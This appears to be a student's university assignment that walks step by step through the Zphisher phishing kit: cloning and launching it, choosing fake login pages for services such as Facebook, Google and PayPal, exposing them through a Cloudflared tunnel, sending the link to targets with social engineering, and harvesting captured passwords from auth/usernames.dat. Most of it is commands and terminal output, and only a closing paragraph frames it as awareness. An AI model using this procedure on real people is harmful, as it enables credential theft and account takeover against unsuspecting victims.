

BABU BANRASI DAS UNIVERSITY



BBD UNIVERSITY

IAM ASSINGNMENT ON ZPHISHER

**SUBMITTED TO:
MR. ANAND KR GUPTA**

**SUBMITTED BY:
GAUTAM KUMAR
U,ROLLNO:1240264052**



Step 1: Installation

First, you'll need to install Zphisher by following these commands in your terminal:

```
git clone  
https://github.com/htr-tech/zphisher.git  
cd zphisher
```

```
bash zphisher.sh
```

```
cd zphisher
```

The installation script will handle setting

up the necessary dependencies for Zphisher.

```
(kali㉿kali)-[~/Downloads]
└─$ cd zphisher

(kali㉿kali)-[~/Downloads/zphisher]
└─$ dir
Dockerfile  make-deb.sh  run-docker.sh  zphisher.sh
LICENSE     README.md    scripts
```

```
└─$ bash zphisher.sh

[+] Installing required packages ...
[+] Packages already installed.
[+] Internet Status : Online
[+] Checking for update : up to date
[+] Installing Cloudflared ...
```

Step 2: Launching Zphisher

Once installed, launch Zphisher by running the following command in the terminal:

`./zphisher.sh`

```
bash zphisher.sh
```

This will start the Zphisher tool and present you with a menu of options.

Step 3: Selecting a Target Template
Zphisher provides a variety of phishing page templates. Choose a template by entering its corresponding number from the menu e.g '01'.



```
File Actions Edit View Help
[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat       [23] Origin
[04] Microsoft     [14] LinkedIn       [24] DropBox
[05] Netflix       [15] Ebay           [25] Yahoo
[06] Paypal        [16] Quora          [26] Wordpress
[07] Steam         [17] Protonmail     [27] Yandex
[08] Twitter       [18] Spotify        [28] StackoverFlow
[09] Playstation  [19] Reddit         [29] Vk
[10] Tiktok        [20] Adobe          [30] XBOX
[31] Mediafire     [32] Gitlab         [33] Github
[34] Discord       [35] Roblox


[99] About        [00] Exit

[-] Select an option : █
```

Step 4: Setting Up the Phishing Page

Follow the on-screen instructions to customize the phishing page:

After choosing the template, now it's time to customize it with the provided choices depending on the template you chose.



```
[31] Mediafire      [32] Gitlab      [33] Github
[34] Discord        [35] Roblox
[99] About         [00] Exit

[-] Select an option : 01

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[-] Select an option : 03
```

Next option is to pick Cloudflared on the onscreen options for port forwarding services:

```

  PHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]

[-] Select a port forwarding service : 02

[?] Do You Want A Custom Port [y/N]: █

```

For custom port say “N” for no or “y” if you want to provide a custom one.

```

[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]

[-] Select a port forwarding service : 02

[?] Do You Want A Custom Port [y/N]: N

[-] Using Default Port 8080 ...

[-] Initializing... ( http://127.0.0.1:8080 )

[-] Setting up server ...

[-] Starting PHP server ...

[-] Launching Cloudflared... █

```

Optionally, provide a URL to mask your phishing template.

Step 5: Sending Phishing Links

Zphisher will generate a phishing link based on the selected template and customization. Share this link with your targets through email, messaging apps, or other communication channels and wait for logins to appear on your screen. Utilize a bit of social engineering if you want to get more credentials.


A screenshot of a terminal window with a dark background. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the word 'ZPHISHER' is displayed in a large, blue, pixelated font, followed by the version number '2.3.5'. The terminal shows three lines of output, each preceded by a red prompt character '[' and a hyphen: 'URL 1 : https://killer-arrives-pdas-wa.trycloudflare.com', 'URL 2 : https://', and 'URL 3 : https://stevemats-zphisher-test.com@'. The last line is 'Waiting for Login Info, Ctrl + C to exit...' followed by a green cursor block. A small white cursor is visible at the bottom right of the terminal window.

```
File Actions Edit View Help
ZPHISHER 2.3.5
[-] URL 1 : https://killer-arrives-pdas-wa.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://stevemats-zphisher-test.com@
[-] Waiting for Login Info, Ctrl + C to exit...
```

Step 6: Collecting Credentials

Monitor the Zphisher console for captured credentials and other relevant data in real-

time as targets interact with the phishing link.

A screenshot of a terminal window with a dark background and light-colored text. The window has a menu bar at the top with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows a sequence of messages: '[-] Login info Found !!', '[-] Account : [REDACTED]', '[-] Password : [REDACTED]', '[-] Saved in : auth/usernames.dat', and '[-] Waiting for Next Login Info, Ctrl + C to exit.'. This sequence repeats once more, with the second set of credentials being 'Account : Stevemats' and 'Password : 1234!@'. A cursor is visible at the end of the final line of output.

```
File Actions Edit View Help

[ - ] Login info Found !!
[ - ] Account : [REDACTED]
[ - ] Password : [REDACTED]
[ - ] Saved in : auth/usernames.dat
[ - ] Waiting for Next Login Info, Ctrl + C to exit.

[ - ] Login info Found !!
[ - ] Account : Stevemats
[ - ] Password : 1234!@
[ - ] Saved in : auth/usernames.dat
[ - ] Waiting for Next Login Info, Ctrl + C to exit. █
```

Step 7: Monitoring and Analyzing Results

Keep an eye on the Zphisher console to track the success of your phishing campaign and analyze the gathered information. You'll find all the credentials captured stored in a file named "auth/usernames.dat" within Zphisher

folder.

Step 8: Cleaning Up

After completing the phishing simulation, stop the Zphisher server and ensure that no unauthorized access or data breaches occur.

Final Step: Raising awareness

Press enter or click to view image in full size

After simulating the phishing attempt, you've now seen how simple victims can fall for this type of cybersecurity attack. Document the different ways the attack is spread, what ways one can quickly identify and report the attack, and share that knowledge(awareness) with your friends to make sure they never fall victim of such attempts.